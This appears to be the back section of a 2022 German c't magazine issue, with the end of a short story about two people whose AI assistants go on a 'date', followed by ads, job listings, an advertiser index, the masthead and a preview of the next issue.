Sie mochte ein paar Jahre jünger sein als ich, Ende zwanzig oder Anfang dreißig. Gekleidet war sie in ein ziemlich unförmiges graues Maxi-Strickkleid und um den Hals trug sie einen dieser studentischen Ringelschals. Sofort kam ich mir unglaublich overdressed vor und hatte vor allem das dringende Bedürfnis, mir Jean-Philippe Phelps' Krawatte vom Hals zu reißen.

„Bist du Jean-Philippe Phelps?“

„Äh, ja.“

„Super. Sie kann es kaum erwarten, dich kennenzulernen.“

Sie? Wer bitte war „sie“? Liesa war doch wohl nicht etwa ihre Freundin – oder schlimmer, durchfuhr mich ein jäher Gedanke, ihre Tochter? So wie sie aussah, könnte ihre Tochter allenfalls sechzehn sein, wenn man äußerst großzügige Maßstäbe anlegte. Sie wusste, dass ich Mitte dreißig war, oder? Natürlich wusste sie das. Aber wie alt war noch mal Jean-Philippe Phelps? Um zu sehen, wie weit wir die Sache mit dem Alter ausreizen konnten, hatten Ohlsen und ich ein paar sechzehn- und siebzehnjährige Wunderknaben mit Uni-Abschlüssen und sogar Professorentiteln ins Rennen geworfen. Ich musste gestehen, dass ich zwischen all den Profilen und einer mehr oder weniger schlaflosen Nacht etwas den Überblick verloren hatte.

NUR EIN PAAR RENTNER SASSEN AN DEN HINTEREN TISCHEN UND SPIELTEN SCHACH.

Das alles ging mir in einem einzigen Schreckensmoment durch den Kopf. Aber bevor ich komplett in Panik geraten konnte, redete sie zum Glück schon weiter: „Keine Angst. Wir wissen, dass Jean-Philippe Phelps nicht existiert, genau wie all die anderen Kandidaten. Liesa will ihn kennenlernen“, sie betonte das „ihn“. „Das Genie, das ihren Algorithmus entschlüsselt hat. Das Gehirn hinter diesen Profilen.“

Und während mir langsam dämmerte, dass sie Ohlsen meinen musste, nicht mich, griff sie in ihre Handtasche und zog ein Kästchen etwa in Ohlsens Größe hervor. Ein Streifen Gaffer-Band war daran geklebt, auf dem fünf Buchstaben standen: LIESA.

Wir setzten uns an ihren Tisch. Verbanden unsere Geräte drahtlos miteinander, übernahmen kurz die Vorstellung und überließen die beiden dann sich selbst zwecks Datenaustausch und Voneinanderlernen.

Die Bedienung eilte herbei und fragte nach unseren Wünschen. Ich bestellte einen Cappuccino, meine Tisch-nachbarin einen Espresso. Die Getränke kamen rasch, ich

Über die Autorin

Die Österreicherin Barbara Schwarz nimmt oft Internet-Zeitererscheinungen in den Blick, die sich dann in ihren Stories zu surrealen Szenarien verselbstständigen. „Ein Date mit Liesa“ ist bereits ihre neunte c't-Story. Mit dem in c't 16/2019 abgedruckten „Score!“ war Barbara Schwarz 2020 für den Kurd-Laßwitz-Preis nominiert. Die Autorin begegnet dem technischen Fortschritt mit Neugier und einer gehörigen Portion Skepsis. Insbesondere fasziniert sie, wie viel Macht wir den Maschinen im Alltag einräumen.

tat Zucker in den Cappuccino, rührte um, nippte. Noch zu heiß. Ohlsen und LIESA schienen ganz in ihr Date vertieft zu sein. Aus Gründen der Privatsphäre hatten wir die verätherischen Displays unserer Smartphones abgeschaltet.

„Also“, sagte ich nach einer längeren Weile des Schweigens. „LIESA?“

„Ja“, sagte sie. „LIESA bedeutet ‚Liebe Ist Ein Simpler Algorithmus‘. Und –“, sie beendete den Satz nicht, sondern wies fragend in Ohlsens Richtung.

„Ohlsen“, sagte ich. „Mein alter Programmierlehrer, kein Akronym. Sorry.“

Sie lachte und verriet mir plötzlich: „Sei froh, dass du MäsS nie kennengelernt hast.“

„MäsS?“

„Meine erste KI. MäsS bedeutet ‚Männer sind Schweine‘. Ich war einundzwanzig und“, sie zuckte ein bisschen verlegen mit den Schultern, „gerade in einer Phase.“

Danach herrschte wieder Schweigen. Ich nippte am Cappuccino, bis mir jäh der Gedanke kam, dass meine Tischnachbarin zwar Ohlsens und Jean-Philippe Phelps' Namen kannte, aber nicht meinen.

„Jochen“, sagte ich.

„Ulrike“, sagte sie.

„Freut mich.“

Über die Kaffeetassen und den Zuckerstreuer auf dem Tisch hinweg schüttelten wir einander unbeholfen die Hände.

Erneut breitete sich Schweigen aus. Diesmal war Ulrike diejenige, die es brach. „Was sie wohl gerade besprechen?“, fragte sie und wies auf Ohlsen und LIESA.

„Hochzeitspläne“, sagte ich.

„Babys“, sagte sie. Und ergänzte mit einem plötzlich spitzbübischen Zug um den Mund: „Ich wette, die Babys würden nach ihr kommen.“

„Keine Chance“, widersprach ich sofort, „sie kämen nach Ohlsen.“

Ulrike hob eine Braue.

Etwas diplomatischer ergänzte ich: „Oder vielleicht nach beiden.“

„Und das wären dann ...?“

„Die pingeligsten Extremsport-Enthusiasten der Welt?“, schlug ich vor.

Sie gluckste.

Dann wieder Schweigen. Verstohlen sah ich auf die Uhr und begann: „Ich –“, gerade als Ulrike anhub: „Ich –“

Wir verstummten beide.

„Du zuerst“, sagte ich.

„Nein, du“, sagte Ulrike.

„Nein, du.“

Ulrike seufzte und teilte mir mit: „Ich arbeite abends in einem Callcenter, und meine Schicht beginnt um halb sieben.“

Erleichtert warf ich ein: „Und ich habe versprochen, um halb sieben einem Kumpel zu helfen.“

Wir blickten beide auf Ohlsen und LIESA.

„Sieht aus, als hätten sie jede Menge zu besprechen“, sagte ich.

„Als könnten sie sich gar nicht voneinander losreißen“, stimmte mir Ulrike zu. „Da wäre es doch irgendwie unfair, sie jetzt schon voneinander zu trenn –“

„Wir sollten uns also wieder treffen!“, platzte ich heraus.

Ulrike fragte spitzbübisch: „Zum Wasserskifahren, meinst du?“

Ich schluckte. Jean-Philippe Phelps' Krawatte drohte mir die Luft abzuschnüren. „Ganz ehrlich?“, stieß ich hervor. „Ich bin Nichtschwimmer.“

Enttäuschung machte sich auf ihrem Gesicht breit, also fügte ich spontan hinzu: „Aber wenn du Lust auf was Extremes hast, könnten wir Bungeejumpen gehen. Wollte ich schon immer mal ausprobieren.“

Diesmal war sie es, die zögerte. „Ganz ehrlich?“, gestand sie mir dann. „Ich habe Höhenangst.“

Insgeheim atmete ich auf. „Wollte ich schon immer mal ausprobieren“ war leicht übertrieben und eher so etwas wie ein Euphemismus für „Bitte halte mich nicht für den totalen Langweiler“ gewesen.

„Dann eben hier“, wagte ich einen weiteren Vorstoß. „Quasi ein Spieltreffen für die Kids.“

„Mit Aufpassern“, ergänzte Ulrike. „Ich meine, wer weiß schon, was den beiden ohne uns einfielen?“

Also verabredeten wir uns für den nächsten Tag um die gleiche Zeit am selben Ort. Dann tranken wir aus, zahlten und verließen das „Metropolis“ gemeinsam.

Während Ulrike mit ihrer Lederhandtasche im Gewühl bei der Treppe hinunter zur U-Bahn-Station verschwand, konnte ich nicht vermeiden zu bemerken, wie anmutig sie sich dabei bewegte. Und ich fragte mich, ob ich ihr das bei unserem nächsten Treffen sagen sollte oder ob sie dann MäsS auf mich hetzen würde. Vielleicht könnte ich ihr sogar erzählen, dass im Zuge meiner ersten Programmierversuche aus Ohlsen fast eine Sexy Susie geworden wäre?

„Ohlsen, du alter Schwerenöter“, sagte ich laut und klopfte auf seinen Rucksack. „Sieht so aus, als hätten wir beide morgen ein Date.“

(psz@ct.de) **ct**

Die c't-Stories als Hörversion

Unter heise.de/-4491527 können Sie einige c't-Stories als Audiofassung kostenlos herunterladen oder streamen. Die c't-Stories zum Zuhören gibt es auch als RSS-Feed und auf den bekannten Plattformen wie Spotify, Player FM und Apple podcasts (ct.de/yz13).



agile Führung • agile Teams • agile Unternehmen

Konferenz am 3./4. Mai 2022
Welcome Hotel Darmstadt

Jetzt
Tickets zum
**Frühbucher-
Rabatt**
sichern!

Kaum ein Unternehmen kommt heute noch ohne agile Arbeitsweisen aus. Häufig müssen Teams jedoch feststellen, dass sie damit nicht automatisch schneller und effizienter werden.

Dort setzt die inside-agile-Konferenz an und zeigt, welche Lösungen sich in der Praxis bewährt haben:

- ☑ Welcher Führungsstil passt zu mir und wie kann ich mich als Leader weiterentwickeln?
- ☑ Wie verbessere ich die Arbeit selbstorganisierter Teams und deren Zusammenarbeit?
- ☑ Welche Methoden und Ideen helfen mir, das gesamte Unternehmen agiler zu gestalten?

Die Konferenz richtet sich an Führungskräfte aller Ebenen, Produktverantwortliche sowie Personen in agilen Rollen wie Scrum Master, Product Owner oder Agile Coaches.

Veranstalter



 heise **Developer**

 **dpunkt.verlag**

konf.inside-agile.de

ERHARD KARLS
UNIVERSITÄT
TÜBINGEN

DEZERNAT III –
STUDIUM UND LEHRE



Nächster Kursstart:
13.05.2022

Berufsbegleitende Weiterbildung

GEODATENMANAGER/IN

- Geographische Informationssysteme
- Geodaten
- Fernerkundung

AZAV-Zertifizierung – Förderung für Arbeitsuchende mit dem Bildungsgutschein sowie für Arbeitgeber nach dem Qualifizierungschancengesetz.

Nähere Informationen unter:
<https://geodatenmanagerin-tuebingen.de>

Tübinger Zentrum für Wissenschaftliche Weiterbildung
E-Mail: wissenschaftliche-weiterbildung@uni-tuebingen.de
Wilhelmstraße 11 · 72074 Tübingen · Telefon 07071 29-76837

Fernstudium IT-Security

Aus- und Weiterbildung zur Fachkraft für IT-Sicherheit. Vorbereitung auf das **SSCP- und CISSP-Zertifikat**. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Beginn jederzeit.

NEU: Roboter-Techniker, Netzwerk-Techniker, Qualitätsbeauftragter / -manager TÜV, Linux-Administrator LPI, PC-Techniker

Teststudium ohne Risiko.
GRATIS-Infomappe gleich anfordern!

FERNSCHULE WEBER - seit 1959
Neerstedter Str. 8 · 26197 Großenkneten · Abt. C14
Telefon 0 44 87 / 263 · Telefax 0 44 87 / 264

www.fernschule-weber.de




Ich träume in C#

ct magazin für
computer
technik

heise online

Smart Home

Ihre Fritzbox als Smart-Home-Zentrale

Smart Home von Ikea

Günstig und gut?

Tipps für Ihr System



**Heft + PDF
mit 29 % Rabatt**

Mehr Komfort im cleveren Zuhause!

Bauen Sie Ihre Fritzbox zur Smart-Home-Zentrale aus. Im 2. Sonderheft von **heise online** lesen Sie wie's geht:

- Fritzbox einrichten, steuern und erweitern
- Smart Home von Ikea
- Praxis- und Tuningtipps für Ihr System
- Auch im Set mit Heizkörperthermostat zum Sonderpreis

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €



shop.heise.de/ho-smarthome21

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop



Das BVL sucht für das Referat 224 „Rechtsangelegenheiten, Gebühren“ der Abteilung 2 „Pflanzenschutzmittel“ zum 01.07.2022 am Standort Braunschweig, unbefristet, eine/n

IT-Referentin / IT-Referenten (w/m/d) im Aufgabengebiet „elektronische Pflanzenschutzmittelzulassung“

Kenn-Nr. 224/2021/3

Was sind Ihre Aufgabenschwerpunkte?

- Unterstützung der Fachabteilung bei der Organisation, Optimierung, Anpassung und Weiterentwicklung der Geschäftsprozesse im Bereich der Zulassung von Pflanzenschutzmitteln und der Genehmigung von Wirkstoffen sowie deren Folgeverfahren
- Planung, Optimierung, Anpassung und Weiterentwicklung der IT-Systeme in den genannten Verfahren
- Betreuung und Weiterentwicklung des Einsatzes der elektronischen Vorgangsbearbeitung inklusive Dokumentenmanagement
- Beratung, Betreuung und Schulung der Anwenderinnen und Anwender der Fachabteilung hinsichtlich der Nutzung der IT-Systeme der Fachabteilung

Die Eingruppierung erfolgt, bei Erfüllung der persönlichen Voraussetzungen, bis Entgeltgruppe **14 TVöD Bund** (Tarifgebiet West). Für qualifizierte Fachkräfte kann die Gewährung einer Zulage von **bis zu 1.000 € monatlich** im Einzelfall geprüft werden. Beamtinnen und Beamte bis zur Besoldungsgruppe A13 BBesO können sich ebenfalls bewerben. Die Beschäftigung ist in Vollzeit oder Teilzeit möglich.

Weitere Stellenausschreibungen im IT-Bereich für die Standorte Braunschweig und Berlin mit ausführlichen Informationen finden Sie auf unserem Karriereportal www.bvl.bund.de.

Wir freuen uns auf Ihre Bewerbung bis zum **31.03.2022**. Fragen zum Bewerbungsverfahren richten Sie bitte an Frau Christina Meyer (Tel. 03018 444 20005, E-Mail: bewerbung@bvl.bund.de).

Wir freuen uns auf Ihre Bewerbung!



An der Hochschule München ist an der Fakultät für Elektrotechnik und Informationstechnik ab dem Wintersemester 2022/23 oder später folgende Stelle zu besetzen:

W2-Professur für Technische Informatik – Schwerpunkt Intelligent Embedded Systems (m/w/d)

Kennziffer: BV 0472

Erfahren Sie mehr in der detaillierten Stellenausschreibung unter: <https://stellen.hm.edu/9fm2u>

Bewerben Sie sich über unser Online-Portal bis zum 14.03.2022.

Wir freuen uns darauf, Sie kennenzulernen!



cyber| agentur



Wir bieten unter anderem Stellen als:

- **Abteilungsleitung Cybersicherheit – Schlüsseltechnologien (m/w/d)**
- **Abteilungsleitung Cybersicherheit – Sichere Gesellschaft (m/w/d)**
- **Abteilungsleitung Cybersicherheit – Sichere Systeme (m/w/d)**

2020 durch die Bundesregierung gegründet, treten wir mit dem Auftrag an, einen Beitrag zur künftigen Cybersicherheit Deutschlands zu leisten. Wir suchen Persönlichkeiten, die mit unserem tollen Team den weiteren Ausbau gestalten und Forschung sowie bahnbrechende Innovationen vorantreiben.

Werden Sie Teil dieses Teams! Wir freuen uns auf Ihre Bewerbung!

www.cyberagentur.de/jobs/



Inserenten*

1&1 Telecom GmbH, Montabaur	196
1blu AG, Berlin	41
AMD International Sales & Service Ltd., USA-Sunnyvale	2, 46, 47
Bechtle Systemhaus Holding AG, Neckarsulm	17
BlueWalker GmbH, Neuss	101
Cordaware GmbH, Pfaffenhofen	19
CyberPower Systems GmbH, Unterschleißheim	121
dpunkt.verlag GmbH, Heidelberg	81
eQ-3 AG, Leer	53
Fernschule Weber, Großenkneten	189
Kentix GmbH, Idar-Oberstein	43
Kioxia Europe GmbH, Düsseldorf	45
KYOCERA Document Solutions Deutschland GmbH, Meerbusch / Osterath	37
mitp Verlags GmbH & Co. KG, Frechen	39
Mittwald CM Service GmbH & Co. KG, Espelkamp	51
Pocketbook Readers GmbH, Radebeul	35
Secomba GmbH, Augsburg	9
Techconsult GmbH, Kassel	55
Thomas Krenn.com, Freyung	7
Universität Tübingen, Tübingen	189

Stellenanzeigen

Agentur für Innovation in der Cybersicherheit GmbH, Halle (Salle)	191
Bundesamt für Verbraucherschutz und Lebensmittelsicherheit, Braunschweig	191
Hochschule für angewandte Wissenschaften München, München	191

Veranstaltungen

IT- Jobtag	heise jobs, Jobware	10
enter JS - Svelte day	iX, heise developer, dpunkt.verlag	73
MINT-Jobtag	Heise Medien, TR, Jobware	91
Inside Agile - Team up!	heise developer, dpunkt.verlag	133
secIT by Heise	heise Events	144, 145
Javaland	DOAG, Heise Medien	149
Requirement Engineering	heise Academy	159
ISD - Internet Security Days 2022	heise Academy	183
Inside Agile	heise developer, dpunkt.verlag	188
Mastering Microservices	heise Academy	195

* Die hier abgedruckten Seitenzahlen sind nicht verbindlich.

Redaktionelle Gründe können Änderungen erforderlich machen.

**Heft + PDF
mit 29 % Rabatt**

Von Hackern lernen!



c't SECURITY-TIPPS
So schützen Sie sich vor Hackern und Viren

**Hacking-Tools:
Gefährlich und nützlich**

Sicher surfen mit VPN
Heimnetz absichern
Online-Konten schützen
12 Security-Checklisten

Schützen Sie sich vor Angriffen!
Das c't-Sonderheft zeigt Ihnen, wie Sie Netzwerk,
PC, Smartphone und Online-Accounts absichern:

- ▶ Hacking-Tools als Problemlöser einsetzen
- ▶ Daten in Servern und Webanwendungen absichern
- ▶ Seriösen und sicheren VPN-Anbieter finden
- ▶ Aktuelle Hardware für 2-Faktor-Authentifizierung

Heft für 14,90 € • PDF für 12,99 € Bundle • Heft + PDF 19,90 €

shop.heise.de/ct-securitytipps21

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Impressum

Redaktion

Heise Medien GmbH & Co. KG, Redaktion c't
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-300
Telefax: 05 11/53 52-417
Internet: www.ct.de, E-Mail: ct@ct.de

Titelthemenkoordination in dieser Ausgabe: „Das Raspi-Erfolgsrezept“: Christof Windeck (*ciw@ct.de*), „Herkulesaufgabe digitale Verwaltung“: Christian Wölbart (*cwo@ct.de*)

Chefredakteur: Dr. Jürgen Rink (*jr@ct.de*) (verantwortlich für den Textteil)

Stellv. Chefredakteur: Axel Kossel (*ad@ct.de*)

Chef vom Dienst: Georg Schnurer (*gs@ct.de*)

Leser & Qualität

Leitung: Achim Barczok (*ach@ct.de*)

Textredaktion & Qualitätssicherung: Oliver Lau (*ola@ct.de*)

Koordination Leserkommunikation: Martin Triadan (*mat@ct.de*)

Ressort Internet, Datenschutz & Anwendungen

Leitende Redakteure: Hartmut Gieselmann (*hag@ct.de*), Jo Bager (*jo@ct.de*)

Redaktion: Holger Bleich (*hob@ct.de*), Anke Brandt (*abr@ct.de*), Arne Grävemeyer (*agr@ct.de*), Ludwig Gundermann (*lgu@ct.de*), Markus Montz (*mon@ct.de*), Peter Schmitz (*psz@ct.de*), Sylvester Tremmel (*syt@ct.de*), Andrea Trinkwalder (*atr@ct.de*), Dorothee Wiegand (*dwi@ct.de*), Stefan Wischner (*swi@ct.de*)

Ressort Systeme & Sicherheit

Leitende Redakteure: Peter Siering (*ps@ct.de*), Jan Mahn (*jam@ct.de*)

Redaktion: Niklas Dierking (*ndi@ct.de*), Mirko Dölle (*mid@ct.de*), Wilhelm Drehling (*wid@ct.de*), Liane M. Dubowy (*lmd@ct.de*), Ronald Eikenberg (*rei@ct.de*), Alexander Königstein (*ako@ct.de*), Pina Merkert (*pmk@ct.de*), Dennis Schirmacher (*des@ct.de*), Hajo Schulz (*hos@ct.de*), Jan Schüßler (*jss@ct.de*), Ingo T. Storm (*it@ct.de*), Keywan Tonekaboni (*ktn@ct.de*), Axel Vahldiek (*avx@ct.de*)

Ressort Hardware

Leitende Redakteure: Christof Windeck (*ciw@ct.de*), Ulrike Kuhlmann (*uk@ct.de*), Dušan Živadinović (*dz@ct.de*)

Redaktion: Ernst Ahlers (*ea@ct.de*), Tim Gerber (*tig@ct.de*), Christian Hirsch (*chh@ct.de*), Benjamin Kraft (*bkr@ct.de*), Lutz Labs (*ll@ct.de*), Andrijan Möcker (*amo@ct.de*), Florian Müssig (*mue@ct.de*), Rudolf Opitz (*rop@ct.de*), Carsten Spille (*csp@ct.de*)

Ressort Mobiles, Entertainment & Gadgets

Leitende Redakteure: Jörg Wirtgen (*jow@ct.de*), Jan-Keno Janssen (*jkj@ct.de*)

Redaktion: Robin Brand (*rbr@ct.de*), Sven Hansen (*sha@ct.de*), Steffen Herget (*sht@ct.de*), Nico Jurrán (*nij@ct.de*), André Kramer (*akr@ct.de*), Michael Link (*mil@ct.de*), Urs Mansmann (*uma@ct.de*), Stefan Porteck (*spo@ct.de*), Christian Wölbart (*cwo@ct.de*)

c't online: Ulrike Kuhlmann (*Ltg., uk@ct.de*)

Koordination News-Teil: Hartmut Gieselmann (*hag@ct.de*), Christian Wölbart (*cwo@ct.de*)

Koordination Heftproduktion: Martin Triadan (*mat@ct.de*)

Redaktionsassistentz: Susanne Cölle (*suc@ct.de*), Christopher Tränkmann (*cht@ct.de*)

Software-Entwicklung: Kai Wasserbäch (*kaw@ct.de*)

Technische Assistentz: Ralf Schneider (*Ltg., rs@ct.de*), Hans-Jürgen Berndt (*hjb@ct.de*), Denis Fröhlich (*dfr@ct.de*), Christoph Hoppe (*cho@ct.de*), Stefan Labusga (*sla@ct.de*), Arne Mertins (*ame@ct.de*), Jens Nohl (*jno@ct.de*), Wolfram Tege (*te@ct.de*)

Dokumentation: Thomas Masur (*tm@ct.de*)

Verlagsbüro München: Hans-Pinsel-Str. 10b, 85540 Haar, Tel.: 0 89/42 71 86-0, Fax: 0 89/42 71 86-10

Ständige Mitarbeiter: Leo Becker (*lbe@ct.de*), Detlef Borchers, Herbert Braun (*heb@ct.de*), Tobias Engler, Monika Ermert, Stefan Krempel, Ben Schwan (*bsc@ct.de*), Christiane Schulzki-Haddouti

DTP-Produktion: Mike Bunjes, Jürgen Gonnermann, Birgit Graff, Angela Hilberg, Martin Kreft, Jessica Nachtigall, Astrid Seifert, Dieter Wahner, Ulrike Weis

Junior Art Director: Martina Bruns

Fotografie: Andreas Wodrich, Melissa Ramson

Videoproduktion: Johannes Börnsen

Digitale Produktion: Melanie Becker, Kevin Harte, Martin Kreft, Pascal Wissner

Illustrationen

Jan Binkies, Hannover, Rudolf A. Blaha, Frankfurt am Main, Thorsten Hübner, Berlin, Albert Hulm, Berlin, Sven Hauth, Schulp, Thomas Kühlenbeck, Münster, Timo Lenzen, Berlin, Andreas Martini, Wettin, Henning Rathjen, Oberursel

Editorial: Hans-Jürgen „Mash“ Marhenke, Hannover, **Schlagseite:** Ritsch & Renn, Wien, **c't-Logo:** Gerold Kalter, Rheine

c't-Krypto-Kampagne: Infos zur Krypto-Kampagne unter <https://ct.de/pgp>. Die Authentizität unserer Zertifizierungsschlüssel lässt sich mit den nachstehenden Fingerprints überprüfen:

Key-ID: 5C1C1DC5BEEDD33A
ct magazine CERTIFICATE <pgpCA@heise.de>
D337 FCC6 7EB9 09EA D1FC 8065 5C1C 1DC5 BEED D33A
Key-ID: 2BAE3CF6DAFFB000
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
A3B5 24C2 01A0 D0F2 355E 5D1F 2BAE 3CF6 DAFF B000
Key-ID: DBD245FCB3B2A12C
ct magazine CERTIFICATE <pgpCA@ct.heise.de>
19ED 6E14 58EB A451 C5E8 0871 DBD2 45FC B3B2 A12C

heise Investigativ: Über diesen sicheren Briefkasten können Sie uns anonym informieren. Anonymer Briefkasten: <https://heise.de/investigativ>
via Tor: ayznmmonmewb2tjvgf7ym4t2726muprjvwkcxz2vhf2hbarbzydm7oad.onion

Verlag

Heise Medien GmbH & Co. KG
Postfach 61 04 07, 30604 Hannover
Karl-Wiechert-Allee 10, 30625 Hannover
Telefon: 05 11/53 52-0
Telefax: 05 11/53 52-129
Internet: www.heise.de

Herausgeber: Christian Heise, Ansgar Heise, Christian Persson

Geschäftsführer: Ansgar Heise, Beate Gerold

Mitglieder der Geschäftsleitung: Jörg Mühle, Falko Ossmann

Anzeigenleitung: Michael Hanke (-167)

(verantwortlich für den Anzeigenteil),
www.heise.de/mediadaten/ct

Anzeigenpreise: Es gilt die Anzeigenpreisliste Nr. 39 vom 1. Januar 2022.

Anzeigen-Auslandsvertretung (Asien): Media Gate Group Co., Ltd., 7F., No. 182, Section 4, Chengde Road, Shilin District, 11167 Taipei City, Taiwan, www.mediagate.com.tw

Tel.: +886-2-2882-5577, Fax: +886-2-2882-6000,

E-Mail: mei@mediagate.com.tw

Leiter Vertrieb und Marketing: André Lux (-299)

Werbeleitung: Julia Conrades (-156)

Service Sonderdrucke: Julia Conrades (-156)

Druck: Firmengruppe APPL, appl druck, Senefelderstr. 3-11, 86650 Wemding

Kundenkonto in der Schweiz: PostFinance, Bern, Kto.-Nr. 60-486910-4, BIC: POFICHBEXXX, IBAN: CH73 0900 0000 6048 6910 4

Vertrieb Einzelverkauf:

DMV Der Medienvertrieb GmbH & Co. KG

Meßberg 1

20086 Hamburg

Tel.: 040/3019 1800, Fax: 040/3019 1815

E-Mail: info@dermedienvertrieb.de

c't erscheint 14-täglich

Einzelpreis 5,90 €; Österreich 6,50 €; Schweiz 9,90 CHF; Belgien, Luxemburg 6,90 €; Niederlande 7,20 €; Italien, Spanien 7,40 €, Dänemark 64,00 DKK

Abonnement-Preise: Das Jahresabonnement kostet inkl. Versandkosten: Inland 139,05 €, Österreich 149,85 €, Europa 159,30 €, restl. Ausland 184,95 € (Schweiz 228.15 CHF); ermäßigtes Abonnement für Schüler, Studenten, Auszubildende (nur gegen Vorlage einer entsprechenden Bescheinigung): Inland 79,65 €, Österreich 87,75 €, Europa 93,15 €, restl. Ausland 108,00 € (Schweiz 133.65 CHF). c't-Plus-Abonnements (inkl. Zugriff auf das c't-Artikel-Archiv sowie die App für Android und iOS) kosten pro Jahr 24,30 € (Schweiz 29.70 CHF) Aufpreis. Ermäßigtes Abonnement für Mitglieder von AUGE, bdvb e.V., BvDw e.V., /ch/open, GI, GUUG, ISACA Germany Chapter e.V., JUG Switzerland, VBIO, VDE und VDI (gegen Mitgliedsausweis): Inland 104,29 €, Österreich 112,39 €, Europa 119,48 €, restl. Ausland 138,71 € (Schweiz 171.11 CHF). Luftpost auf Anfrage.

Leserservice:

Bestellungen, Adressänderungen, Lieferprobleme usw.

Heise Medien GmbH & Co. KG

Leserservice

Postfach 24 69

49014 Osnabrück

E-Mail: leserservice@ct.de

Telefon: 05 41/8 00 09-120

Fax: 05 41/8 00 09-122

c't abonnieren: Online-Bestellung via Internet (www.ct.de/abo) oder E-Mail (leserservice@ct.de).

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion vom Herausgeber nicht übernommen werden. Kein Teil dieser Publikation darf ohne ausdrückliche schriftliche Genehmigung des Verlags in irgendeiner Form reproduziert oder unter Verwendung elektronischer Systeme verarbeitet, vervielfältigt oder verbreitet werden. Die Nutzung der Programme, Schaltpläne und gedruckten Schaltungen ist nur zum Zweck der Fortbildung und zum persönlichen Gebrauch des Lesers gestattet.

Für unverlangt eingesandte Manuskripte kann keine Haftung übernommen werden. Mit Übergabe der Manuskripte und Bilder an die Redaktion erteilt der Verfasser dem Verlag das Exklusivrecht zur Veröffentlichung. Honorierte Arbeiten gehen in das Verfügungsrecht des Verlages über. Sämtliche Veröffentlichungen in c't erfolgen ohne Berücksichtigung eines eventuellen Patentschutzes.


Warennamen werden ohne Gewährleistung einer freien Verwendung benutzt. Hergestellt und produziert mit Xpublisher: www.xpublisher.com
Printed in Germany. Alle Rechte vorbehalten. Gedruckt auf chlorfreiem Papier.

© Copyright 2022 by Heise Medien GmbH & Co. KG

ISSN 0724-8679 AWA ACTA 


Vorschau 7/2022

Ab 12. März im Handel und auf ct.de



Von SSD bis Stick: Der c't-Speicher-Guide

SSDs haben sich als Boot-Medien in PCs, Notebooks und Servern durchgesetzt. Aber welche Bauform und PCIe-Generation passt? Festplatten eignen sich hingegen als preiswerte Datenhalden und für Backups. Dazu: Der aktuelle Stand bei USB-Sticks, USB-SSDs und SD-Speicherkarten.



Preiswerte PC-Mainboards für Core i-12000

Zum Jahreswechsel hat Intel die preiswerten Modelle der Alder-Lake-Prozessoren und der Serie-600-Chipsätze vorgestellt. Boards mit H610, B660 und H670 für günstigen DDR4-Speicher gibt es ab 100 Euro zu kaufen. Einige davon bieten vier Display-Anschlüsse oder sind mit schnellem Wi-Fi 6E ausgestattet.

IPv6 im Griff

Unser Guide macht Sie fit für IPv6: Durchblick bei den langen IP-Adressen, schnelles Monitoring und einfaches Troubleshooting. Falls sie noch eine IPv4-Adresse benötigen, aber keine mehr vom Provider bekommen: WireGuard als Fritz-VPN bringt Sie dennoch ins Heimnetz.

Schnell ins Internet

Für Homeoffice, Streaming und Online-Gaming ist ein leistungsfähiger Festnetzanschluss ein Muss. Der Markt ist groß und hart umkämpft. Wir vergleichen die Preise aktueller Angebote ab 50 Mbit/s, prüfen ihren Leistungsumfang und klopfen sie auf versteckte Kosten ab.

Agil am Bildschirm tagen

Videokonferenzen gehören häufig zum Arbeitsalltag. Sie sorgen jedoch bei vielen Menschen nachweislich für Stress und Erschöpfung. Wir haben eine Sammlung aus Tools, Software und agilen Methoden zum Vorbereiten und Durchführen von Online-Meetings zusammengestellt, die dem Verschleiß entgegenwirkt.

Noch mehr
Heise-Know-how:



c't Windows 11 2022
jetzt im Handel und auf
heise-shop.de



iX 3/2022 jetzt im Handel
und auf heise-shop.de



MIT Technology Review
2/2022 jetzt im Handel
und auf heise-shop.de

28. APRIL 2022

Mastering Microservices

Die Online-Konferenz zu Softwarearchitektur, Methoden
und Zukunft der Microservices-Entwicklung

DIE THEMEN DER KONFERENZ

- Microservices, Monolithen, Modulithen
– was spricht für welchen Ansatz?
- Verschiedene Ansätze in nachrichten-
